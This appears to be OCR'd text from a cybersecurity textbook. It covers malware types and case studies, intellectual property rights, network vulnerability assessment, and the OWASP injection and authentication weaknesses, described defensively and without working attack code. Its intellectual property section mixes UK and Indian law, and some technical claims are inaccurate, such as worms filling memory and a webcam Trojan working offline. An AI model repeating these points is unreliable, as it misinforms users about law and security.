Criminals may use malicious software (or malware) to monitor your online activity and cause damage to the computer. Malware is often downloaded when people open an infected e-mail attachment or click a suspicious link in an e-mail. Malware can also be used to steal your usernames, passwords, or other information, which is then forwarded to a third party.

'Malware' is a catch all term to describe different types of malwares which include viruses, worms, spyware, trojans or bots.

Malware Type	What it Does
Spyware	Collects personal information or interferes with control of your computer, such as installing additional software or redirecting your web browser.
Keyloggers	Logs every keystroke you make and then sends that information, including passwords, bank account numbers, and credit card numbers, to scammers for fraudulent use.
Trojans	Damages your operating system and may install a 'backdoor' through which to send your personal information to another computer for fraudulent purposes.
Viruses and worms	Self-replicate and hijack your operating system. They can be used to send out spam or perform other malicious activities and you may not even know it. They can cause your computer to freeze or crash and will use shared files and e-mail address books to spread viruses to other computers from yours.

Computer viruses are small software programs that are designed to spread from one computer to another and to interfere with computer operation.

A *virus* might corrupt or delete data on the victim's computer, use the victim's e-mail program to spread itself to other computers, or even erase everything on the victim's hard disk.

Viruses are most easily spread by attachments in e-mail messages or instant messaging messages. Viruses can be disguised as attachments of funny images, greeting cards, or audio and video files. Viruses can also spread through downloads on the Internet. They can be hidden in illicit software or other files or programs.

Worms, unlike viruses do not need the host to attach themselves to. They merely make functional copies of themselves and do this repeatedly till they eat up all the available space on a computer's memory.

Case Study 1
Rockey is a senior citizen from Bangalore. Recently, he has noticed that his computer is running slowly. Pop-up advertising appears when he opens his browser and his home page has been changed. He is not sure what is happening, but suspects that his computer has a virus. He hasn't raised the matter with his internet service provider or a family member. Before reporting to the Cyber Cell, Rockey should scan his computer using up-to-date anti-virus software and consider contacting his internet service provider.

Case Study 2
A young lady reporter was working on an article about online relationships. The article focused on how people can easily find friendship and even love on the Internet. During the course of her research, she made a lot of online friends. One of these 'friends' managed to infect her computer with a Trojan.
This young lady stayed in a small one-bedroom apartment and her computer was located in one corner of her bedroom. Unknown to her, the Trojan would activate her web camera and microphone even when the Internet was switched off. A year later she realized that hundreds of her pictures were posted on pornographic sites around the world!

Case Study 3
The network administrator in a global bank received a beautifully packed CD ROM containing "security updates" from the company that developed the operating system that ran his bank's servers. He installed the "updates" which in reality was Trojanized software. Three years later, the effects were still being felt in the bank's system!

1.5.19. Intellectual Property (IP) Theft

Intellectual property (IP) is about far more than just patents. There are four main types of IP rights which you can use to protect your inventions or creations. You may also choose to protect your IP in other ways, for example, by using a confidentiality agreement. The four main types of IP are:

1. **Patents:** It protects new inventions and covers how things work, what they do, how they do it, what they are made of and how they are made. It gives the owner the right to prevent others from making, using, importing, or selling the invention without permission. A patent gives you the right to stop others from copying, manufacturing, selling, and importing your invention without your permission. The existence of your patent may be enough on its own to stop others from trying to exploit your invention. If it does not, it gives you the right to take legal action to stop them exploiting your invention and to claim damages. The patent also allows you to:

- Sell the invention and all the intellectual property (IP) rights;
- License the invention to someone else but retain all the IP rights;
- Discuss the invention with others in order to set up a business based around the invention.

2. **Trade Marks:** It is a sign which can distinguish your goods and services from those of your competitors (you may refer to your trade mark as your "brand"). It can be for example words, logos, or a combination of both. In the UK, the only way to register your trade mark is to The Intellectual Property Office (IPO). You can use your trade mark as a marketing tool so that customers can recognize your products or services. Registering your trade mark gives you the exclusive right to use your mark for the goods and/ or services that it covers in the India. If you have a registered trade mark you can put the ® symbol next to it to warn others against using it. However, using this symbol for a trade mark that is not registered is an offense. A registered trade mark:

- May put people off using your trade mark without your permission;
- Makes it much easier for you to take legal action against anyone who uses your trade mark without your permission;
- Allows Trading Standards Officers or Police to bring criminal charges against counterfeiters if they use your trade mark;

- Is your property, which means you can sell it, franchise it, or let other people have a license that allows them to use it?

3. **Designs:** A registered design is a legal right which protects the overall visual appearance of a product or a part of a product in the country or countries you register it. For the purposes of registration, a design is legally defined as being "the appearance of the whole or part of a product resulting from the features of, in particular, the lines, contours, colors, shape, texture or materials of the product or ornamentation." This means that protection is given to the way a product looks. The appearance of your product may result from a combination of elements such as shapes, colors, and materials registering your design gives you exclusive rights for the look and appearance of your product. The existence of your design registration may be enough on its own to stop anyone copying your design irrespective of whether they copied or came up with the design independently.

4. **Copyright:** It can protect:

- Literary works, including novels, instruction manuals, computer programs, song lyrics, newspaper articles and some types of databases;
- Dramatic works, including dance or mime;
- Musical works;
- Artistic works, including paintings, engravings, photographs, sculptures, collages, architecture, technical drawings, diagrams, maps, and logos;
- Layouts or typographical arrangements used to publish a work, for a book for instance;
- Recordings of a work, including sound and film;
- Broadcasts of a work.

You should only copy or use a work protected by copyright with the copyright owner's permission. Copyright applies to any medium. This means that you must not reproduce copyright protected work in another medium without permission. This includes, publishing photographs on the internet, making a sound recording of a book, a painting of a photograph and so on. Copyright does not protect ideas for a work. It is only when the work itself is fixed, for example in writing, that copyright automatically protects it. This means that you do not have to apply for copyright. Copyright allows

you to protect your original material and stops others from using your work without your permission. The existence of copyright may be enough on its own to stop others from trying to exploit your material. If it does not, it gives you the right to take legal action to stop them exploiting your copyright, and to claim damages. By understanding and using your copyright and related rights protection, you can:

- Sell the copyright but retain the moral rights;
- License your copyright for use by others but retain the ownership;
- Object if your work is distorted or mutilated.

1.5.19.1. IP Enforcement

You are responsible for enforcing your intellectual property (IP) rights. You may though be able to resolve your dispute without taking any legal action. As an IP right owner, you should also try to show your IP is protected. You should seek advice from a legal professional (such as a Patent or Trade Mark attorney) before entering into any disputes. Depending on the type of dispute, you may file patent proceedings in the IPO or with the Courts. You may also ask the IPO to take action in relation to some trade mark issues and design issues. If you have not registered your IP rights, you may be able to take action under common law of passing off. You can take legal action through the civil courts by for instance applying for an injunction and/or claiming damages if your IP right is infringed, that is it is used without your permission. You can safeguard against legal costs by taking out an insurance policy.

1.5.19.2. IP Infringement

If you use someone else's intellectual property (IP) without their permission you may be infringing their IP rights and they may be able take legal action against you. There are also a number of exceptions in copyright law which allow limited use of copyright works without the permission of the copyright owner:

- **Patent Infringement:** If you make, use, sell or import something protected by a patent, without permission, you may be infringing the owner's rights.
- **Design Infringement:** If you use, sell, or import something that is identical or similar to a design registration, without permission, you may be infringing the owner's rights.

- **Copyright Infringement:** If you use works, which are protected by copyright without permission, you may be infringing the owner's rights.
- **Trade Mark Infringement:** If you use a mark, which is identical or similar to a registered trade mark, without permission, you may be infringing the owner's rights.

1.6. CYBERCRIME IN MODERN SOCIETY

Today, criminals that indulge in cybercrimes are not driven by ego or expertise. Instead, they want to use their knowledge to gain benefits quickly. They are using their expertise to steal, deceive, and exploit people as they find it easy to earn money without having to do an honest day's work.

Cybercrimes have become a real threat today and are quite different from old-school crimes, such as robbing, mugging, or stealing. Unlike these crimes, cybercrimes can be committed single handily and does not require the physical presence of the criminals. The crimes can be committed from a remote location and the criminals need not worry about the law enforcement agencies in the country where they are committing crimes. The same systems that have made it easier for people to conduct e-commerce and online transactions are now being exploited by cyber criminals.

CHAPTER 2

SYSTEM VULNERABILITIES

CONTENTS

2.1. NETWORK VULNERABILITIES

2.1.1. Identifying Vulnerabilities and Risks on Network

A vulnerability is a weak spot in your network that might be exploited by a security threat. Risks are the potential consequences and impacts of unaddressed vulnerabilities. In other words, failing to do Windows Updates on your Web server is vulnerability. Some of the risks associated with that vulnerability include loss of data, hours or days of site downtime and the staff time needed to rebuild a server after it's been compromised.

2.2. KEY ACTIONS

1. **Understand Common Attacks:** Attacks on and within your network come in many different varieties. Many times, the attackers do not even know who they are attacking, but there are instances of networks or organizations that are specifically targeted. Learning the different methods used to compromise computers and networks will give you the necessary perspective to proceed.
2. **Inventory Your Vulnerabilities:** Establish a full list of potential vulnerabilities. Take special care to identify anything unknown about your network. For example, a library new to network security might think they have a "firewall" while they might just have a router provided by their ISP. For more on this topic, read 10 Steps to Creating Your Own IT Security Audit.
3. **Use Vulnerability Scanning Tools:** Many tools exist to check the existing security state of your network. These tools check for open ports, unpatched software, and other weaknesses. Some of these programs focus on a specific machine, while others can scan your entire network. Microsoft offers one such tool, the Microsoft Baseline Security Analyzer. This tool checks for updates and common configuration errors for Microsoft products. Nmap is another popular, free scanning program. For more about Nmap and other vulnerability scanning tools, see Further Resources.

4. **Assess the Risks:** The various vulnerabilities on your network represent potential costs — time, money, and assets — to your library. These costs, along with the chance someone will exploit these vulnerabilities, help determine the level of risk involved. Risk assessment is a combination of both quantifying (the cost of the threat) and qualifying (the odds of the attack). Each library will have to determine its own tolerance for risk depending on the situation. Some examples are provided here:
    - **Patron Information:** Having your patron data compromised is unacceptable for any library. You would need to design your network and implement security to minimize this risk. While you can almost never remove risk completely, you can reduce risk to very low levels.
    - **Slow Internet Connection:** A library shares an Internet connection between public networks and staff networks. Since the cost of adding another Internet connection, increasing the speed of the current connection, or purchasing complex network monitoring equipment might be too prohibitive, the library has a higher tolerance for a periodically slow Internet connection. Another library hosts its own Web site, online catalog, and e-mail server, which require a more stable Internet connection, so a much lower tolerance for this risk exists.

2.2.1. Where and How to Find Vulnerabilities?

Possible Vulnerabilities	What to Consider
Patrons can access the staff network	Use your networking equipment (e.g., router, switch, firewall) to create separate sub-networks for patron computing and staff computing. Network administrators often use virtual LANs (VLANs) and firewalls to accomplish this. This step is especially important if you have a wireless network for patrons. Some of those laptops will be riddled with viruses and malware. Also, while most patrons have no interest in hacking your network, there's no point in tempting them.
You don't have control of critical data	Where do you keep your patron data, circulation records, financial documents, staff documents and critical databases? Make sure you have a list of all the mission-critical data collections in your database, where they're stored, how they're backed up and who has access to them.

You haven't secured your servers	Devices that connect directly to the Internet must be secured. Do you have servers (e.g., Web servers or email servers) exposed to the Internet or your public network? Have the servers been "hardened" by removing all unnecessary applications, services, and user accounts? You should not have a Web server that has additional services running beyond what it needs to complete its primary function. The exact steps for hardening a server depend on your configuration, but you should look for advice and see if there are any software tools that might help (e.g., the Microsoft Baseline Security Analyzer).
You aren't taking basic precautions	All PCs should have the latest operating system updates, the latest software patches and up-to-date virus definitions. As much as possible, try to automate these updates so they aren't forgotten. For more information, see Chapter 2 of A Cookbook for Small and Rural Libraries.
You haven't paid attention to physical security	Who has the keys to your building? Are there locks on your server room? Who has keys to that room? Do you have any computers in far-off corners of the library where your staff has a hard time seeing them? If you check out laptops and other equipment to the public, have you thought about theft prevention?
You aren't backing up critical data on a regular basis	For more information on backup tools and strategies, see Backing Up Your Data at TechSoup.
You aren't testing your backups	We've heard a few horror stories about libraries who thought they had backups, only to find that the backup tapes were blank or unusable. For more information, see Worst Practices: Don't Test Your Backups at TechRepublic.
You're using weak passwords	For advice on choosing good passwords, read Strong Passwords and Password Security at Microsoft.com.
You have not addressed possible internal security threats	Many surveys show that internal security breaches are the most common type. Departing, bored, and disgruntled employees are potential problems that we sometimes overlook. Design your network with limited and appropriate access. Create policies regarding the process for changing of passwords. When an employee leaves, delete, or suspend their user accounts immediately.
Your staff doesn't understand the risks of social engineering	Social engineering is a technique that hackers use to trick people into divulging private, secure information. It's still one of the leading causes of security breaches. For example, an employee might receive a phone call from someone who claims to work for your internet service provider or other technical support. The caller says that he's fixing a problem and needs the user's password to test a possible solution. The employee hands over the information without verifying the caller's identity.

2.2.2. Quick Checklist for Setting Your Wireless Access Policy

Use this "Quick Look" checklist to make sure you're covering your bases when it comes to crafting a wireless policy for an organization:

1. **Check Your Existing Internet (Computer) Use Policy:** Do you need to add anything to it relating to use of the wireless? You may decide that it covers your situation. However, do keep in mind the following possible additions:

i. **Network Security:** If you're providing a fairly open network, consider a disclaimer about the possibility of radio signals (wireless) being intercepted. This is more specific to wireless than the equally useful disclaimers in your Internet policy about how the "library is not responsible for lost data due to network failure" and "beware of viruses" and "be careful about transmitting your personal information on an open network."

ii. **Network Availability:** WLANs can be flaky, and patron laptops can be even more so. Note that they may lose signal at random and the library takes no responsibility for lost data, etc.

iii. **Limitations on Use:** Time limits, bandwidth limits, no FTP, no telnet, no streaming content. Do you offer printing? Web-based e-mail only (no SMTP server)?

iv. **Personal Equipment Security:** Warn patrons that the library is not responsible for stolen equipment, lost data due to their equipment failure, etc.

v. **Filtering:** Note if the wireless access is filtered, especially if the in-house is not, or is only partially filtered (filter by patron choice only, for instance). You may want to quote any law (CIPA) relating to this in brief.

vi. **Support:** Will your library staff provide help with patron laptops? Can they provide help with determining if there is a signal present (i.e., if the APs are working)? If you don't want staff touching patron laptops due to liability, say so.

2. **Make Sure Your Staff are Kept in the Loop About any Wireless Initiatives:** in particular about what they'll be expected to offer in the way of support for patrons. This sounds silly, but wireless initiatives can happen so quickly that staff may not have time to become aware of all the issues involved, especially what patrons will ask them.

3. **Promote the Policy:** How will you notify users of the policy? Do they have to sign off on it before they can use your system? Will you print it out and post it? Put it on your Web site? Use a captive portal or similar product to force users to agree to the policy?
4. **Get Policy Approval:** Any policy should be run by your board or advising committee, and preferably your university or city attorney, to be sure the language is appropriate both for liability and also in line with your existing policies.


2.3. WEB APPLICATION VULNERABILITY (OWASP 10)

2.3.1. Injection

Injection allow attackers to relay malicious code through an application to another system. These attacks include calls to the operating system via system calls, the use of external programs via shell commands, as well as calls to backend databases via SQL (i.e., SQL injection). Whole scripts written in Perl, Python, and other languages can be injected into poorly designed applications and executed. Any time an application uses an interpreter of any type there is a danger of introducing an injection vulnerability.

Many web applications use operating system features and external programs to perform their functions. Sendmail is probably the most frequently invoked external program, but many other programs are used as well. When a web application passes information from an HTTP request through as part of an external request, it must be carefully scrubbed. Otherwise, the attacker can inject special (meta) characters, malicious commands, or command modifiers into the information and the web application will blindly pass these on to the external system for execution.

Injection vulnerabilities can be very easy to discover and exploit, but they can also be extremely obscure. The consequences of a successful injection attack can also run the entire range of severity, from trivial to complete system compromise or destruction. In any case, the use of external calls is quite widespread, so the likelihood of an application having an injection should be considered high.



Threat Agent	**Application Specific**	Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.
Attack Vector	**Exploitability EASY**	Attacker sends simple text-based attacks that exploit the syntax of the targeted interpreter. Almost any source of data can be an injection vector, including internal sources.
Security Weakness	**Prevalence COMMON**	Injection flaws occur when an application sends untrusted data to an interpreter. Injection flaws are very prevalent, particularly in legacy code. They are often found in SQL, LDAP, Xpath, or NoSQL queries; OS commands; XML parsers, SMTP Headers, program arguments, etc. Injection flaws are easy to discover when examining code, but frequently hard to discover via testing. Scanners and fuzzers can help attackers find injection flaws
	Detectability AVERAGE	
Technical Impacts	**Impact SEVERE**	Injection can result in data loss or corruption, lack of accountability, or denial of access. Injection can sometimes lead to complete host takeover.
Business Impacts	**Application/Business Specific**	Consider the business value of the affected data and the platform running the interpreter. All data could be stolen, modified, or deleted. Could your reputation be harmed?

2.3.1.1. Types of Injection

2.3.1.1.1. SQL Injection

SQL injection is a type of web application security vulnerability in which an attacker is able to submit a database SQL command that is executed by

a web application, exposing the back-end database. A SQL injection attack can occur when a web application utilizes user-supplied data without proper validation or encoding as part of a command or query. The specially crafted user data tricks the application into executing unintended commands or changing data. SQL injection allows an attacker to create, read, update, alter or delete data stored in the back-end database. In its most common form, a SQL injection attack gives access to sensitive information such as social security numbers, credit card numbers or other financial data.

- Key Concepts:
- SQL injection is a software vulnerability that occurs when data entered by users is sent to the SQL interpreter as a part of a SQL query.
- Attackers provide specially crafted input data to the SQL interpreter and trick the interpreter to execute unintended commands.
- Attackers utilize this vulnerability by providing specially crafted input data to the SQL interpreter in such a manner that the interpreter is not able to distinguish between the intended commands and the attacker's specially crafted data. The interpreter is tricked into executing unintended commands.
- A SQL injection attack exploits security vulnerabilities at the database layer. By exploiting the SQL injection flaw, attackers can create, read, modify, or delete sensitive data.
- **Preventing SQL Injection:**
- SQL injection can be prevented by adopting an input validation technique in which user input is authenticated against a set of defined rules for length, type, and syntax and also against business rules.
- Should ensure that users with the permission to access the database have the least privileges. Additionally, do not use system administrator accounts like "SA" for web applications. Also, you should always make sure that a database user is created only for a specific application and this user is not able to access other applications. Another method for preventing SQL injection attacks is to remove all stored procedures that are not in use.
- Use strongly typed parameterized query APIs with placeholder substitution markers, even when calling stored procedures.

- Show care when using stored procedures since they are generally safe from injection. However, be careful as they can be injectable (such as via the use of exec() or concatenating arguments within the stored procedure).

2.3.1.1.2. LDAP Injection

The lightweight directory access protocol (LDAP) is used to store information about users, hosts, and many other objects. LDAP injection is a server-side attack, which could allow sensitive information about users and hosts represented in an LDAP structure to be disclosed, modified, or inserted. This is done by manipulating input parameters afterwards passed to internal search, add, and modify functions.

- **Preventing LDAP Injection Vulnerabilities:** Protecting LDAP-enabled web applications demands the effort of developers as well as the LDAP administrators. The approaches discussed here can help reduce the risk of LDAP injection:
- **Incoming Data Validation:** All client-supplied data needs to be cleaned of any characters or strings that could possibly be used maliciously. This should be done for all applications, not just those that use LDAP queries. Stripping quotes or putting backslashes in front of them is nowhere near enough. The best way to filter data is with a default-deny regular expression that includes only the type of characters that you want.
- **Outgoing Data Validation:** All data returned to the user should be validated and the amount of data returned by the queries should be restricted as an added layer of security.
- **LDAP Configuration:** Implementing tight access control on the data in the LDAP directory is imperative, especially when configuring the permissions on user objects, and even more importantly if the directory is used for single sign-on solution. You must fully understand how each object class is used and decide if the user should be allowed to modify it.

2.3.1.1.3. ORM Injection

ORM Injection is an attack using SQL Injection against an ORM generated data access object model. From the point of view of a tester, this attack

is virtually identical to a SQL Injection attack. However, the injection vulnerability exists in code generated by the ORM tool.

An ORM is an Object Relational Mapping tool. It is used to expedite object-oriented development within the data access layer of software applications, including web applications. The benefits of using an ORM tool include quick generation of an object layer to communicate to a relational database, standardized code templates for these objects, and usually a set of safe functions to protect against SQL Injection attacks. ORM generated objects can use SQL or in some cases, a variant of SQL, to perform CRUD (create, read, update, delete) operations on a database. It is possible, however, for a web application using ORM generated objects to be vulnerable to SQL Injection attacks if methods can accept unsanitized input parameters.

- **How to Test:**
- **Black Box Testing:** This for ORM injection vulnerabilities is identical to SQL Injection testing. In most cases, the vulnerability in the ORM layer is a result of customized code that does not properly validate input parameters. Most ORM tools provide safe functions to escape user input. However, if these functions are not used, and the developer uses custom functions that accept user input, it may be possible to execute a SQL injection attack.
- **Gray Box Testing:** If a tester has access to the source code for a web application, or can discover vulnerabilities of an ORM tool and tests web applications that use this tool, there is a higher probability of successfully attacking the application.

2.3.1.1.4. XML Injection

During an "XML Injection" an attacker tries to inject various XML Tags in the SOAP (simple object access protocol) message aiming at modifying the XML structure. Usually, a successful XML injection results in the execution of a restricted operation. Depending on the executed operation various security objectives might get violated. Typical examples are:

- Modification of payment data → violated security objective: Integrity;
- Unauthorized admin login → violated security objective: Access Control.

2.3.1.1.5. Server-Side Includes (SSI) Injection

Server side includes is highly useful feature for web applications. This feature helps you to add dynamically generated content to an existing page without updating the whole page. Suppose you need to update a small part of a web page almost every minute, without updating the whole page. So, this feature must be supported from the web server and enabled as well.

The server-side includes (SSI) attack allows the exploitation of a web application by injecting scripts in HTML pages or executing arbitrary codes remotely. It can be exploited through manipulation of SSI in use in the application or force its use through user input fields. For example, if there is a logo or navigation menu on each page then it is easier to call this from an SSI. If an attacker can inject scripts into the HTML without proper escaping and the web server permits SSI then they may be able to exploit the application leading to file system and password file access. It may even be possible to execute shell commands.

2.3.1.1.6. XPath Injection

XPath Injection attacks occur when a web site uses user-supplied information to construct an XPath query for XML data. By sending intentionally malformed information into the web site, an attacker can find out how the XML data is structured, or access data that he may not normally have access to. He may even be able to elevate his privileges on the web site if the XML data is being used for authentication (such as an XML based user file).

Querying XML is done with XPath, a type of simple descriptive statement that allows the XML query to locate a piece of information. Like SQL, you can specify certain attributes to find, and patterns to match. When using XML for a web site it is common to accept some form of input on the query string to identify the content to locate and display on the page. This input must be sanitized to verify that it doesn't mess up the XPath query and return the wrong data.

XPath is a standard language; its notation/syntax is always implementation independent, which means the attack may be automated. There are no different dialects as it takes place in requests to the SQL databases.

2.3.1.1.7. Command Injection

Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application.

Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers, etc.), to a system shell. In this attack, the attacker-supplied operating system commands are usually executed with the privileges of the vulnerable application. Command injection attacks are possible largely due to insufficient input validation.

2.3.1.1.8. IMAP/SMTP Injection

The IMAP/SMTP Injection technique is more effective if the mail server is not directly accessible from Internet. Where full communication with the backend mail server is possible, it is recommended to conduct direct testing.

An IMAP/SMTP Injection makes it possible to access a mail server which otherwise would not be directly accessible from the Internet. In some cases, these internal systems do not have the same level of infrastructure security and hardening that is applied to the front-end web servers.

2.3.1.1.9. Code Injection

Code Injection is the general term for attack types which consist of injecting code that is then interpreted/executed by the application. This type of attack exploits poor handling of untrusted data. These types of attacks are usually made possible due to a lack of proper input/output data validation, for example:

- Allowed characters (standard regular expressions classes or custom);
- Data format;
- Amount of expected data.

Code injection differs from Command Injection in that an attacker is only limited by the functionality of the injected language itself. If an attacker is able to inject PHP code into an application and have it executed, he is only limited by what PHP is capable of. Command injection consists of leveraging existing code to execute commands, usually within the context of a shell.

In code injection testing, a tester submits input that is processed by the web server as dynamic code or as an included file. These tests can target various server-side scripting engines, e.g., ASP or PHP. Proper input validation and secure coding practices need to be employed to protect against these attacks.

2.3.1.1.10. Buffer Overflow

Buffer overflow errors are characterized by the overwriting of memory fragments of the process, which should have never been modified intentionally or unintentionally. Overwriting values of the IP (instruction pointer), BP (Base Pointer) and other registers causes exceptions, segmentation faults, and other errors to occur. Usually, these errors end execution of the application in an unexpected way. Buffer overflow errors occur when we operate on buffers of char type. Buffer overflows can consist of overflowing the stack (Stack overflow) or overflowing the heap (Heap overflow).

2.3.1.2. Identify Application Is Vulnerable or Not

The best way to find out if an application is vulnerable to injection is to verify that all use of interpreters clearly separates untrusted data from the command or query. For SQL calls, this means using bind variables in all prepared statements and stored procedures, and avoiding dynamic queries.

Checking the code is a fast and accurate way to see if the application uses interpreters safely. Code analysis tools can help a security analyst find the use of interpreters and trace the data flow through the application. Penetration testers can validate these issues by crafting exploits that confirm the vulnerability. Automated dynamic scanning which exercises the application may provide insight into whether some exploitable injection flaws exist. Scanners cannot always reach interpreters and have difficulty detecting whether an attack was successful. Poor error handling makes injection flaws easier to discover.

2.3.2. Broken Authentication and Session Management

Authentication and session management includes all aspects of handling user authentication and managing active sessions. While authentication itself is critical aspect to secure, even solid authentication mechanisms can be undermined by flawed credential management functions, including password change, “forgot my password,” “remember my password,” account update, and other related functions. Because “walk by” attacks are likely for many web applications, all account management functions should require re-authentication even if the user has a valid session id, in case an attacker has discovered a session where the original user has failed to log out.

User authentication on the web typically involves the use of a user-id and password. Stronger methods of authentication are commercially available

such as software and hardware based cryptographic tokens or biometrics, but such mechanisms are cost prohibitive for most web applications. A wide array of account and session management flaws can result in the compromise of user or system administration accounts. Development teams frequently underestimate the complexity of designing an authentication and session management scheme that adequately protects credentials in all aspects of the site. Web applications must establish sessions to keep track of the stream of requests from each user. HTTP does not provide this capability, so web applications must create it themselves. Frequently, the web application environment provides a session capability, but many developers prefer to create their own session tokens. In either case, if the session tokens are not properly protected, an attacker can hijack an active session and assume the identity of a user. Creating a scheme to create strong session tokens and protect them throughout their lifecycle has proven elusive for many developers. Unless all authentication credentials and session identifiers are protected with SSL at all times and protected against disclosure from other flaws, such as cross site scripting, an attacker can hijack a user's session and assume their identity.

Threat Agent	**Application Specific**	Consider anonymous external attackers, as well as users with their own accounts, who may attempt to steal accounts from others. Also consider insiders wanting to disguise their actions.
Attack Vector	**Exploitability AVERAGE**	Attacker uses leaks or flaws in the authentication or session management functions (e.g., exposed accounts, passwords, session IDs) to impersonate users.
Security Weakness	**Prevalence WIDESPREAD**	Developers frequently build custom authentication and session management schemes, but building these correctly is hard. As a result, these custom schemes frequently have flaws in areas such as logout, password management, timeouts, remember me, secret question, account update, etc. Finding such flaws can sometimes be difficult, as each implementation is unique.
	Detectability AVERAGE	
Technical Impacts	**Impact SEVERE**	Such flaws may allow some or even all accounts to be attacked. Once successful, the attacker can do anything the victim could do. Privileged accounts are frequently targeted.
Business Impacts	**Application/ Business Specific**	Consider the business value of the affected data or application functions. Also consider the business impact of public exposure of the vulnerability.

2.3.2.1. How to Determine Web Application Is Vulnerable?

Both code review and penetration testing can be used to diagnose authentication and session management problems. Carefully review each aspect of your authentication mechanisms to ensure that user's credentials are protected at all times, while they are at rest (e.g., on disk), and while they are in transit (e.g., during login). Review every available mechanism for changing a user's credentials to ensure that only an authorized user can change them. Review your session management mechanism to ensure that session identifiers are always protected and are used in such a way as to minimize the likelihood of accidental or hostile exposure.

2.3.2.2. How to Protect Yourself?

Careful and proper use of custom or off the shelf authentication and session management mechanisms should significantly reduce the likelihood of a problem in this area. Defining and documenting your site's policy for securely managing users credentials is a good first step. Ensuring that your implementation consistently enforces this policy is key to having a secure and robust authentication and session management mechanism. Some critical areas include:

- **Password Strength:** Passwords should have restrictions that require a minimum size and complexity for the password. Complexity typically requires the use of minimum combinations of alphabetic, numeric, and/or non-alphanumeric characters in a user's password (e.g., at least one of each). Users should be required to change their password periodically. Users should be prevented from reusing previous passwords.
- **Password Use:** Users should be restricted to a defined number of logins attempts per unit of time and repeated failed login attempts should be logged. Passwords provided during failed login attempts should not be recorded, as this may expose a user's password to whoever can gain access to this log. The system should not indicate whether it was the username or password that was wrong if a login attempt fails. Users should be informed of the date/time of their last successful login and the number of failed access attempts to their account since that time.
- **Password Change Controls:** A single password change mechanism should be used wherever users are allowed to change a password, regardless of the situation. Users should

always be required to provide both their old and new password when changing their password (like all account information). If forgotten passwords are e-mailed to users, the system should require the user to re-authenticate whenever the user is changing their e-mail address, otherwise an attacker who temporarily has access to their session (e.g., by walking up to their computer while they are logged in) can simply change their e-mail address and request a 'forgotten' password be mailed to them.

1. **Password Storage:** All passwords must be stored in either hashed or encrypted form to protect them from exposure, regardless of where they are stored. Hashed form is preferred since it is not reversible. Encryption should be used when the plaintext password is needed, such as when using the password to login to another system. Passwords should never be hardcoded in any source code. Decryption keys must be strongly protected to ensure that they cannot be grabbed and used to decrypt the password file.
2. **Protecting Credentials in Transit:** The only effective technique is to encrypt the entire login transaction using something like SSL. Simple transformations of the password such as hashing it on the client prior to transmission provide little protection as the hashed version can simply be intercepted and retransmitted even though the actual plaintext password might not be known.
3. **Session ID Protection:** Ideally, a user's entire session should be protected via SSL. If this is done, then the session ID (e.g., session cookie) cannot be grabbed off the network, which is the biggest risk of exposure for a session ID. If SSL is not viable for performance or other reasons then session IDs themselves must be protected in other ways. First, they should never be included in the URL as they can be cached by the browser, sent in the referrer header, or accidentally forwarded to a 'friend.' Session IDs should be long, complicated, random numbers that cannot be easily guessed. Session IDs can also be changed frequently during a session to reduce how long a session ID is valid. Session IDs must be changed when switching to SSL, authenticating, or other major transitions. Session IDs chosen by a user should never be accepted.

4. **Account Lists:** Systems should be designed to avoid allowing users to gain access to a list of the account names on the site. If lists of users must be presented, it is recommended that some form of pseudonym (screen name) that maps to the actual account be listed instead. That way, the pseudonym cannot be used during a login attempt or some other hack that goes after a user's account.
5. **Browser Caching:** Authentication and session data should never be submitted as part of a GET. POST should always be used instead. Authentication pages should be marked with all varieties of the no cache tag to prevent someone from using the back button in a user's browser to back up to the login page and resubmit the previously typed in credentials. Many browsers now support the autocomplete=false flag to prevent storing of credentials in autocomplete caches.
6. **Trust Relationships:** Your site architecture should avoid implicit trust between components whenever possible. Each component should authenticate itself to any other component it is interacting with unless there is a strong reason not to (such as performance or lack of a usable mechanism). If trust relationships are required, strong procedural and architecture mechanisms should be in place to ensure that such trust cannot be abused as the site architecture evolves over time.

- Session tokens should be independent of the browser.
- Session tokens should be expired on the server, and destroyed when a browser is closed.
- Avoid writing your own routines to authenticate, end sessions, tokens, etc. Use a well-tested tool.
- Use one session token (1st key), and if applicable, one application token (2nd key).
- Test for when a "back browser" action is taken or use of an expiring timestamp.
- Do not enumerate account lists.
- If the web server is within a shared environment (multiple services on the same server), do not allow sharing of directories. Verify that permissions are set up correctly.

- Remove all demo code, and guard against path traversal attacks.
- Verify that the server configuration is proper for your environment. Do not accept the server defaults without analysis. Defaults are usually bad since they are often too open.

7. User Account Management:

- Use best practices for user account management, i.e., annual account review using active personnel list or files. If a user has not logged in for a specified period of time, disable/deactivate.
- Do not use generic user accounts.
- You MUST not use generic administrator accounts.
- Use different administrator accounts and passwords for each server.

8. Server Security Management:

- Be careful about privileges and administrative interfaces. Do not use elevated privileges.
- Limit access to administrators and only use "secure shell (SSH)" or console privileges.
- Authenticate for all levels.
- Use audit trails and logging. Preferably log to a log server.

Example

- **Scenario #1:** Airline reservations application supports URL rewriting, putting session IDs in the URL: http://example.com/sale/saleitems?sessionid=268544541&dest=Hawaii.

An authenticated user of the site wants to let his friends know about the sale. He e-mails the above link without knowing he is also giving away his session ID. When his friends use the link, they will use his session and credit card.

- **Scenario #2:** Application's timeouts aren't set properly. User uses a public computer to access site. Instead of selecting "logout" the user simply closes the browser tab and walks away. Attacker uses the same browser an hour later, and that browser is still authenticated.
- **Scenario #3:** Insider or external attacker gains access to the system's password database. User passwords are not properly hashed, exposing every user's password to the attacker.

2.3.3. Cross-Site Scripting (XSS)

Cross-site scripting, or XSS for short, is a type of web application security vulnerability that allows an attacker to add malicious code to an application that can then execute in a user's browser.

